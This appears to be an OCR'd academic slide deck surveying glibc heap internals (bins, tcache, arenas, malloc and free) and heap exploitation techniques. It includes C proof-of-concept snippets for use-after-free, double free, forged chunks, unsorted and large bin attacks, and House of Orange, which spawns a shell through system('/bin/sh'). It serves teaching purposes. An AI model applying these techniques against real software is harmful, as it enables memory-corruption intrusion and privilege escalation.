Presenter : Alireza Karimi
Advisor : Giovanni Lagorio
Examiner : Alessandro Armando

A survy on Heap Exploitation

Base on the glibc heap implementation

Table

What we talk about

- Introduction
- Glibc Heap
- Exploitation
- RealWorld
- Conclusion

Introduction

Memory

Heap or Stack that is the question

- Memory Space type
  - Stack
  - Heap
- Heap or stack?

Glibc Heap

Glibc


What is that?

- GNU C library
- Memory Allocation
- Malloc() , Free()

Chunk

First things first

- Smallest Allocation
- A data structure
- Metadata alongside user data
- Different structure when freed




Bins

The lists to rule them all

- How to keep track of freed chunk
- Single list?
- Performance
- Keep in different list
- 127 list+Fast bins+Tcache bins


Small Bins

- 62 list
- Same fix size each
- Double link list




Larg Bins

- Over 512B in 32bit
- Over 1KB in 64Bit
- 63 Lists
- Double link list
- Size is in a range
- Need to manually sort
- Slower than small bins



Unsorted bin


- 1 List for optimization
- Merge freed chunk
- Any size
- Unlike others , Can split chunk



Fast Bins

First Optimization

- Single link list
- Keep chunks alive
- Dont merge chunks
- 10 lists, single size
- Need flush memory after a while



Tcache

Second Optimization


- Per-Thread
- Added since Glibc-2.26
- Avoid Lock and race condition
- First place to search
- 64 list
- 7 chunks same size each

Arena

A place to keep them all

- Main heap
- Multi-thread
- Still have mutex lock

Subheap


Lower Addresses
[. . .]
[. . .]
HEAP
[. . .]
MMAP REGION
[. . .]
LIBRARIES
[. . .]
STACK
[. . .]
[. . .]
Higher Addresses
Main arena
Arena 0
sub heap
sub heap
Arena 1
sub heap
Arena n

Allocation

In a simple algorithm

- Allocation from previously free chunks
- Allocation from the top chunk
- Asking for more memory

Malloc()

I need memory

- Depends on heap implementation
- Which version of Glibc?
- Single thread or multi-thread?

Malloc()

Where?

- Tcache bins is first place
- Lock the arena if need
- Check the fast bins and fill tcache
- Check the small bins and fill tcache
- Consolidate fast bins
- Check unsorted bin
- Move unsorted bin’s chunk to small/large bins
- Check large bins
- Top chunk
- Mmap

MMAP

I need much more

- Large amount of memory
- Chunks metadata has a flag for it
- Start from 128KB, then, grow to 512KB

Calloc()

Clean it for me

- Zero-out
- NO Tcache!

Free()

Do not need anymore

- Calculate chunk address from user data section
- Check mmap flag
- Check size and alignment
- Tcache is first
- Fast bins?
- Merge with neighbours in Small/Large bins
- Merge with the top chunk

Alignment

Need order

- 16 byte Alignement
- Return aligned chunk
- Check alignment in free(

Exploitations

Use After Free

It is still there

- Use a chunk after free

```
struct auth {
    char name[32];
    int auth;
};
struct auth *auth;
char *service;
int main(int argc, char **argv){
  char line[128];
  while(1) {
    printf("[ auth = %p, service = %p ]\n", auth, service);
if(fgets(line, sizeof(line), stdin) == NULL) break;
if(strncmp(line, "auth ", 5) == 0) {
  auth = malloc(sizeof(auth));
  memset(auth, 0, sizeof(auth));
  if(strlen(line + 5) < 31) {
    strcpy(auth->name, line + 5);
} }
if(strncmp(line, "reset", 5) == 0) {
  free(auth);
}
if(strncmp(line, "service", 6) == 0) {
  service = strdup(line + 7);
}
if(strncmp(line, "login", 5) == 0) {
  if(auth->auth) {
    printf("you have logged in already!\n");
} else {
       printf("please enter your password\n");
} }
} }
```

Double Free

It is already free

- Allocate 3 chunk of date
- Release one of them twice
- Fast bins can detect memory corruption if we free same chunk twice in a row
- We have to bypass security check by free a second chunk in the middle

```
a = malloc(10); // 0xa04010
b = malloc(10); // 0xa04030
c = malloc(10); // 0xa04050
free(a);
free(b);
free(a);
d = malloc(10); // 0xa04010
e = malloc(10); // 0xa04030
f = malloc(10); // 0xa04010
```

Glibc 2.23

```
head -> a -> tail
head -> b -> a -> tail
head -> a -> b -> a -> tail
```

```
head -> b -> a -> tail [ 'a' is returned ]
head -> a -> tail [ 'b' is returned ]
head -> tail [ 'a' is returned ]
```

- What about tcache?
- Fill it first
- Use calloc instead of malloc

```
void *ptrs[8];
for (int i=0; i<8; i++) {
    ptrs[i] = malloc(8);
}
for (int i=0; i<7; i++) {
    free(ptrs[i]);
}

int *a = calloc(1, 8);
int *b = calloc(1, 8);
int *c = calloc(1, 8);
```

Forged Chunk

Return my location

- Use a pointer to free chunk to manipulate heap structure
- Create a fake chunk where every we want like stack
- Fast bin has security check on chunk size
- Modify the forward pointer of free chunk (UAF)
- Remove free chunk from top of list
- Next allocation return our forged chunk

```
struct forged_chunk {
   size_t prev_size;
   size_t size;
   struct forged_chunk *fd;
   struct forged_chunk *bck;
   char buf[10];
};
a = malloc(10);
struct forged_chunk chunk;
chunk.size = 0x20;
data = (char *)&chunk.fd;
strcpy(data, "attacker's data");
free(a);
*((unsigned long long *)a) = (unsigned long long)&chunk;
malloc(10);
victim = malloc(10);
```

```
head -> a -> forged chunk -> undefined
```

```
head -> forged chunk -> undefined
head -> undefined [ forged chunk is returned to the victim ]
```

Unsorted bin attack

Write somewhere

- Glibc 2.23
- Abuse bk pointer
- We don’t have control over data
- We can control location
- Useful for ASLR

```c
int main(){
    unsigned long stack_var=0;
    unsigned long *p=malloc(400);
    malloc(500);
    free(p);
    p[1]=(unsigned long)(&stack_var-2);
    malloc(400);
}
```

```c
_int_malloc(){
/* ... */
    while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av)){
        bck = victim->bk;
/* ... */
    if (__glibc_unlikely (bck->fd != victim)) // Added in the newer versions
        malloc_printerr ("malloc(): corrupted unsorted chunks 3");
    unsorted_chunks (av)->bk = bck;
    bck->fd = unsorted_chunks (av);
/* ... */
}
```

Large bin attack

Last resort

- Still work
- Write data on a controlled location

```
size_t target = 0;
size_t *p1 = malloc(0x428);
size_t *g1 = malloc(0x18);
size_t *p2 = malloc(0x418);
size_t *g2 = malloc(0x18);
free(p1);
size_t *g3 = malloc(0x438);
free(p2);
p1[3] = (size_t)((&target)-4);
size_t *g4 = malloc(0x438);
```

The houses

‘It is for this reason, a small suggestion of impossibility, that I present the Malloc Maleficarum’

The Malloc Maleficarum

The houses

The original ones

- The house of mind
- The house of prime
- The house of spirit
- The house of force
- The house of lore
- The house of underground

House of Orange

hitcon-ctf-2016

- Combination of different attack
- The POC file want to gave shell access
-

```c
int main()
{
    char *p1, *p2;
    size_t io_list_all, *top;
    p1 = malloc(0x400-16);
    top = (size_t *) ( (char *) p1 + 0x400 - 16);
    top[1] = 0xc01;
    p2 = malloc(0x1000);
    io_list_all = top[2] + 0x9a8;
    top[3] = io_list_all - 0x10;
    memcpy( ( char *) top, "/bin/sh\x00", 8);
    top[1] = 0x61;
    FILE *fp = (FILE *) top;
    fp->_mode = 0; // top+0xc0
    fp->_IO_write_base = (char *) 2; // top+0x20
    fp->_IO_write_ptr = (char *) 3; // top+0x28
    size_t *jump_table = &top[12]; // controlled memory
    jump_table[3] = (size_t) &winner;
    *(size_t *) ((size_t) fp + sizeof(FILE)) = (size_t) jump_table; // top+0xd8
    malloc(10);
    return 0;
}

int winner(char *ptr)
{
    system(ptr);
    syscall(SYS_exit, 0);
    return 0;
}
```

RealWorld

Sudo

CVE-2021-3156

- Super-User-Do
- Get root privilege without authorisation
- Heap base overflow
- Use heap fang shui

WhatsApp

CVE-2020-1910

- Must famous messenger with end-to-end encryption
- Heap base out-of-bound
- Problem with image filter

Conclusion

Question?